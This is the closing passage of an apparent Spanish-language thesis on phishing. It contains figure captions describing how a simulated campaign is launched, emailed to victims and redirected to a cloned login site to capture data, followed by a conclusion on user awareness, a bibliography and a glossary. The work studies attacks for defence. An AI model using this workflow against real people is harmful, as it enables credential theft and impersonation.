

Figura 105. Compañas de phishing programadas.

Para lanzar una nueva compaña de phishing cargamos los archivos configurados en los pasos anteriores y agregamos el grupo de correo al que vamos a lanzar la campaña.



Figura 106. Lanzar campaña de phishing.

En el panel principal se puede ver la cantidad de correos enviados y la evolución de la campaña.



Figura 107. Resultado de compaña.



Figura 108. Correo que recibe la víctima.

Cuando el usuario haga clic para iniciar sesión será redirigido a la página web del atacante para capturar sus datos.



Figura 109. Redirección al sitio clonado.

RESUMEN Y CONCLUSIÓN

6.1. Resumen

Cada día más personas y empresas necesitan estar conectados a internet, de esta dependencia se aprovechan los phishers, quienes sacan ventaja de cualquier situación posible para suplantar la identidad de los usuarios a través del uso de ingeniería social o explotando vulnerabilidades en los sistemas que utilizan las víctimas, que en las mayorías de los casos tienen poca o ninguna experiencia de cómo protegerse en internet.

Las diferentes técnicas utilizadas por los ciberdelincuentes hacen que sea aún más difícil detectar los tipos de ataques, pues conforme las empresas dedicada a la seguridad informática implementan más seguridad en sus sistemas y servicios de correos, los delincuentes van cambiando sus estrategias y adaptándose a los tiempos convirtiendo el phishing en una amenaza multiforme.

Abstract

Every day more people and companies need to be connected to the internet, phishers take advantage of this dependence, who take advantage of any possible situation to impersonate the identity of users through the use of social engineering or exploiting vulnerabilities in the systems that use the victims, who in most cases have little or no experience of how to protect themselves on the internet.

The different techniques used by cybercriminals make it even more difficult to detect the types of attacks, because as companies dedicated to computer security implement more security in their systems and mail services, criminals are changing their strategies and adapting to the times, converting phishing is a multifaceted threat.

6.2 Conclusión

Las herramientas utilizas para realizar este trabajo y poder simular las actividades realizadas por los phishers, nos permiten ver los posibles vectores de entradas de un ataque real, tener un panorama claro de cómo operan los ciberdelincuentes para suplantar la identidad de los usuarios y así saber cómo protegernos.

En todo esto tiene un papel muy impórtate la capacidad cognitiva de los usuarios frente a los escenarios planteados por los phishers, que son especialistas en jugar con las emociones de las personas para sacar provecho, por eso al navegar por internet cuando ser reciben ofertas, nos piden que realicemos acciones urgentes o que agreguemos información sensible, hay que estar alerta podríamos estar siendo atacados.

"No hay sistemas seguros, si quienes lo utilizan no están capacitado para utilizarlo".

6.3 Trabajo Futuro

Continuando con esta misma línea de investigación un posible proyecto podría ser "Medir las poblaciones más afectadas por el phishing". Para saber en base a poblaciones agrupadas por edad, cuáles son las más vulnerables.

BIBLIOGRAFÍA

Libros

Iraj Sadegh Amiri, O.A. Akanbi, E. Fazeldehkordi (2014), AMachine-Learning Approach to Phishing Detection and Defense.

Artículos de revistas

Akerlof, George y Robert Shiller, (2015), Phishing for Phools: The Economics of Manipulation and Deception, Princeton, Princeton University Press. 288 pp.

Franco Callegati , Walter Cerroni ; Marco Ramilli (2009), Man-in-the-Middle Attack to the HTTPS Protocol, c.

Internet y direcciones web

Robert McMillan - InfoWorld (2006), 'Rock Phish' culpado por el aumento en el phishing, (https://web.archive.org/web/20070108030945/http://www.infoworld.com/article/06/12/12/HNrockphish_1.html) (04, julio, 2020).

Baquía (2008), Rock Phish, nueva técnica para perfeccionar el phishing (https://www.baquia.com/emprendedores/rock-phish-nueva-tecnica-para-perfeccionar-el-phishing) (8 junio 2020).

Dell Technologies (2008), RSA descubre una técnica de ataque a entidades financieras del grupo de piratas informáticos Rock Phish, (https://corporate.delltechnologies.com/es-es/newsroom/announcements/2008/04/20080421-02.htm) (03, julio, 2020).

APWG (2010), Phishing Activity Trends Reports (https://docs.apwg.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf) (12 junio 2020).

OSI (2016), El phishing, la moda que nunca pasa, (https://www.osi.es/es/actualidad/blog/2016/03/15/el-phishing-la-moda-que-nunca-pasa) (15 abril 2020).

OSI (2017), Conoce a fondo qué es el phishing, (https://www.osi.es/es/banca-electronica) (17, abril 2020).

Udemy (2020), Curso Completo de Hacking Ético (https://www.udemy.com/course/curso-completo-de-hacking-etico) (13 abril, 2020).

We Are Social (2020), Digital Around The World In April 2020, (https://wearesocial.com/blog/2020/04/digital-around-the-world-in-april-2020) (28 abril 2020).

APWG (2020), Phishing Activity Trends Reports (https://docs.apwg.org/reports/apwg_trends_report_q1_2020.pdf) (25 mayo 2020).

Legal Futures' Hayes Connor Solicitors (2020), Report identifies rise in phishing campaigns during Covid-19 pandemic, (https://www.legalfutures.co.uk/associate-news/report-identifies-rise-in-phishing-campaigns-during-covid-19-pandemic) (27, junio, 2020).

Luis Diago de Aguilar (2020), La Guía Del Buen Phisher: de 0 a Pro, (https://derechodelared.com/guia-del-buen-phisher/) (29, junio 2020).

APÉNDICE. GLOSARIO

A

APWG (Anti-Phishing Working Group). Consorcio internacional que reúne los datos de empresa afectadas por ataques de phishing.

B

Cibercriminal. Individuo que utiliza internet para cometer delitos.

D

DNS. Sistema de nombre de dominio.

E

Exploit. Secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad en un sistema.

H

Host. Computadora o dispositivos conectados a una red.

I

IDN. Nombre de dominio internacionalizado**.**

Ingeniería Social. Es la ciencia de obtener información confidencial a través de la manipulación de los usuarios.

M

Malware. Es un programa malicioso o dañino.

Metasploit. Proyecto de seguridad informática, que permite explotar las vulnerabilidades de sistemas.

O

OSI. Oficina de Seguridad del Internauta

P

Payload. Es la carga útil, es decir, es el conjunto de datos transmitidos que es en realidad el mensaje enviado.

Phisher. Ciberdelincuente dedicado a suplantar la identidad de los usuarios.

S

SaaS (Software as a Service). Es un tipo de aplicación alojada en la nube con la que se puede interactuar a través de internet.

Shell. Es una interfaz creada para interactuar con el núcleo de sistema operativo.

Spam. Hacen referencia a los mensajes de correos no solicitados, no deseados o con remitentes desconocidos.

T

Troyano. Es un malware que, al ejecutarlo da al atacante acceso remoto al equipo infectado.

Wikipedia